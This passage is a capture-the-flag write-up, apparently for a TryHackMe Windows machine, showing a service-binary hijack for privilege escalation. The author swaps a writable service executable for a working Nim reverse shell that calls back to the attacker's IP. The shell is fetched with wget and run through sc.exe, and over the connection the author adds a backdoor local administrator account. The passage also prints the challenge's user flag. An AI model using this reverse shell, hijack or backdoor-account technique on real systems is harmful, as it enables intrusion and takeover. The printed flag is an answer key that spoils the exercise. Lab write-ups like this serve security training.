d-----        9/15/2018   7:19 AM                Windows Portable Devices
d-----        9/15/2018   7:19 AM                WindowsPowerShell
d-----        6/30/2023   6:57 PM                WinPcap


PS C:\Program Files (x86)> _
```



```
PS C:\Program Files (x86)\Spoofer> ls

    Directory: C:\Program Files (x86)\Spoofer

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/24/2020   9:31 PM          16772 CHANGES.txt
-a----        7/16/2020   7:23 PM           7537 firewall.vbs
-a----        7/24/2020   9:31 PM          82272 LICENSE.txt
-a----        7/24/2020   9:31 PM           3097 README.txt
-a----        7/24/2020   9:31 PM          48776 restore.exe
-a----        7/20/2020  11:12 PM         575488 scamper.exe
-a----        6/30/2023   6:57 PM            152 shortcuts.ini
-a----        7/24/2020   9:31 PM        4315064 spoofer-cli.exe
-a----        7/24/2020   9:31 PM       16171448 spoofer-gui.exe
-a----        7/24/2020   9:31 PM        4064696 spoofer-prober.exe
-a----        7/24/2020   9:31 PM        8307640 spoofer-scheduler.exe
-a----        7/24/2020   9:31 PM            667 THANKS.txt
-a----        7/24/2020   9:31 PM         217416 uninstall.exe


PS C:\Program Files (x86)\Spoofer> _
```

Checking Read , Write and Execute Permissions


ok we have permission to write:



```
-a----        7/24/2020   9:31 PM        4315064 spoofer-cli.exe
-a----        7/24/2020   9:31 PM       16171448 spoofer-gui.exe
-a----        7/24/2020   9:31 PM        4064696 spoofer-prober.exe
-a----        7/24/2020   9:31 PM        8307640 spoofer-scheduler.exe
-a----        7/24/2020   9:31 PM            667 THANKS.txt
-a----        7/24/2020   9:31 PM         217416 uninstall.exe


PS C:\Program Files (x86)\Spoofer> echo "I am another hacker" > drparadox.txt
PS C:\Program Files (x86)\Spoofer> dir


    Directory: C:\Program Files (x86)\Spoofer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/24/2020   9:31 PM          16772 CHANGES.txt
-a----        12/7/2024   8:30 AM             44 drparadox.txt
-a----        7/16/2020   7:23 PM           7537 firewall.vbs
-a----        7/24/2020   9:31 PM          82272 LICENSE.txt
-a----        7/24/2020   9:31 PM           3097 README.txt
-a----        7/24/2020   9:31 PM          48776 restore.exe
-a----        7/20/2020  11:12 PM         575488 scamper.exe
-a----        6/30/2023   6:57 PM            152 shortcuts.ini
-a----        7/24/2020   9:31 PM        4315064 spoofer-cli.exe
-a----        7/24/2020   9:31 PM       16171448 spoofer-gui.exe
-a----        7/24/2020   9:31 PM        4064696 spoofer-prober.exe
-a----        7/24/2020   9:31 PM        8307640 spoofer-scheduler.exe
-a----        7/24/2020   9:31 PM            667 THANKS.txt
-a----        7/24/2020   9:31 PM         217416 uninstall.exe


PS C:\Program Files (x86)\Spoofer> _
```

Ok now lets change name of **spoofer-scheduler.exe** file to **spoofer-scheduler-snap.exe**

and in place of this lets create a shell with name **spoofer-scheduler.exe**



```
PS C:\Program Files (x86)\Spoofer> mv .\spoofer-scheduler.exe spoofer-scheduler-snap.exe
PS C:\Program Files (x86)\Spoofer> ls


    Directory: C:\Program Files (x86)\Spoofer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/24/2020   9:31 PM          16772 CHANGES.txt
-a----        12/7/2024   8:30 AM             44 drparadox.txt
-a----        7/16/2020   7:23 PM           7537 firewall.vbs
-a----        7/24/2020   9:31 PM          82272 LICENSE.txt
-a----        7/24/2020   9:31 PM           3097 README.txt
-a----        7/24/2020   9:31 PM          48776 restore.exe
-a----        7/20/2020  11:12 PM         575488 scamper.exe
-a----        6/30/2023   6:57 PM            152 shortcuts.ini
-a----        7/24/2020   9:31 PM        4315064 spoofer-cli.exe
-a----        7/24/2020   9:31 PM       16171448 spoofer-gui.exe
-a----        7/24/2020   9:31 PM        4064696 spoofer-prober.exe
-a----        7/24/2020   9:31 PM        8307640 spoofer-scheduler-snap.exe
-a----        7/24/2020   9:31 PM            667 THANKS.txt
-a----        7/24/2020   9:31 PM         217416 uninstall.exe


PS C:\Program Files (x86)\Spoofer> _
```


Creating a reverse_shell with name **spoofer-scheduler.exe**

```
import net, os, osproc, strutils

proc exe(c: string): string =
  result = execProcess("cm" & "d /c " & c)

var
  v = newSocket()

  # Change this
  v1 = "10.2.20.105"
  v2 = "8080"

  s4 = "Exiting.."
  s5 = "cd"
  s6 = "C:\\"

try:
  v.connect(v1, Port(parseInt(v2)))

  while true:
    v.send(os.getCurrentDir() & "> ")
    let c = v.recvLine()
    if c == "exit":
      v.send(s4)
      break

    if c.strip() == s5:
      os.setCurrentDir(s6)
    elif c.strip().startswith(s5):
      let d = c.strip().split(' ')[1]
      try:
        os.setCurrentDir(d)
      except OSError as b:
        v.send(repr(b) & "\n")
        continue
    else:
      let r = exe(c)
      v.send(r)

except:
  raise
```

```
finally:
  v.close
```

Getting a shell in target system using wget:

```
wget http://10.2.20.105/spoofer-scheduler.exe -o spoofer-scheduler.exe
```




```
PS C:\Program Files (x86)\Spoofer> ls

    Directory: C:\Program Files (x86)\Spoofer

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/24/2020   9:31 PM          16772 CHANGES.txt
-a----         12/7/2024   8:30 AM             44 drparadox.txt
-a----         7/16/2020   7:23 PM           7537 firewall.vbs
-a----         7/24/2020   9:31 PM          82272 LICENSE.txt
-a----         7/24/2020   9:31 PM           3097 README.txt
-a----         7/24/2020   9:31 PM          48776 restore.exe
-a----         7/20/2020  11:12 PM         575488 scamper.exe
-a----         6/30/2023   6:57 PM            152 shortcuts.ini
-a----         7/24/2020   9:31 PM        4315064 spoofer-cli.exe
-a----         7/24/2020   9:31 PM       16171448 spoofer-gui.exe
-a----         7/24/2020   9:31 PM        4064696 spoofer-prober.exe
-a----         7/24/2020   9:31 PM        8307640 spoofer-scheduler-snap.exe
-a----         12/7/2024   9:05 AM         524495 spoofer-scheduler.exe
-a----         7/24/2020   9:31 PM            667 THANKS.txt
-a----         7/24/2020   9:31 PM         217416 uninstall.exe

PS C:\Program Files (x86)\Spoofer> _
```

Running reverse_shell

```
sc.exe start spoofer-scheduler
```

ok we have run this and got access and created an admin user . (we have to be quick as shell get exit in very short span)




```
PS C:\Program Files (x86)\Spoofer> sc.exe start spoofer-scheduler
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files (x86)\Spoofer> _
```

Starting netcat shell


Quickly use these commands as shell exits and dosent give much time :

```
net user adminuser HackerSec123 /add

net localgroup administrators adminuser /add
```



```
bunny@parrot:~/hacklab/thm/machines/hack_smart_security/reverse_shells$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.2.20.105] from (UNKNOWN) [10.10.43.12] 49892
C:\Windows\system32> net user adminuser HackerSec123 /add
The command completed successfully.

C:\Windows\system32> net localgroup administrators adminuser /add
The command completed successfully.

C:\Windows\system32> bunny@parrot:~/hacklab/thm/machines/hack_smart_security/reverse_shells$ _
```

Login using newly created credentials


c:\windows\system32\cmd.exe
File Edit View Search Terminal Tabs Help
Hack smart security
c:\windows\system32\cmd.exe
Bunny Terminal
Bunny Terminal


```
bunny@parrot:~/hacklab/thm/machines/hack_smart_security/reverse_shells$ ssh adminuser@10.10.43.12
adminuser@10.10.43.12's password: _
```

Login Success

Let's find :

Ques 1: **What is user.txt? **


Ans. ok user.txt was inside tylers Desktop


Administrator: c:\windows\system32\cmd.exe - powershell.exe
File Edit View Search Terminal Tabs Help
Hack smart security
Administrator: c:\windows\system32\cmd.ex...
Bunny Terminal
Bunny Terminal

```
PS C:\Users\tyler\Desktop> ls


    Directory: C:\Users\tyler\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        6/27/2023   9:42 AM             25 user.txt


PS C:\Users\tyler\Desktop> cat .\user.txt
THM{4ll15n0tw3llw1thd3ll}
PS C:\Users\tyler\Desktop> _
```

Ques2: Which organizations is the Hack Smarter group targeting next?

Ans. ok after enumerating and finding a lot we got targets in administrator Desktop.



Administrator: c:\windows\system32\cmd.exe - powershell.exe
File Edit View Search Terminal Tabs Help
Hack smart security
Administrator: c:\windows\system32\cmd.ex...
Bunny Terminal
Bunny Terminal

```
PS C:\Users\Administrator> cd  .\Desktop\
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/30/2023   6:40 PM                Hacking-Targets
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website


PS C:\Users\Administrator\Desktop> cd .\Hacking-Targets\
PS C:\Users\Administrator\Desktop\Hacking-Targets> ls


    Directory: C:\Users\Administrator\Desktop\Hacking-Targets


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/27/2023   9:40 AM             53 hacking-targets.txt


PS C:\Users\Administrator\Desktop\Hacking-Targets> cat .\hacking-targets.txt
Next Victims:
CyberLens, WorkSmarter, SteelMountain
PS C:\Users\Administrator\Desktop\Hacking-Targets> _
```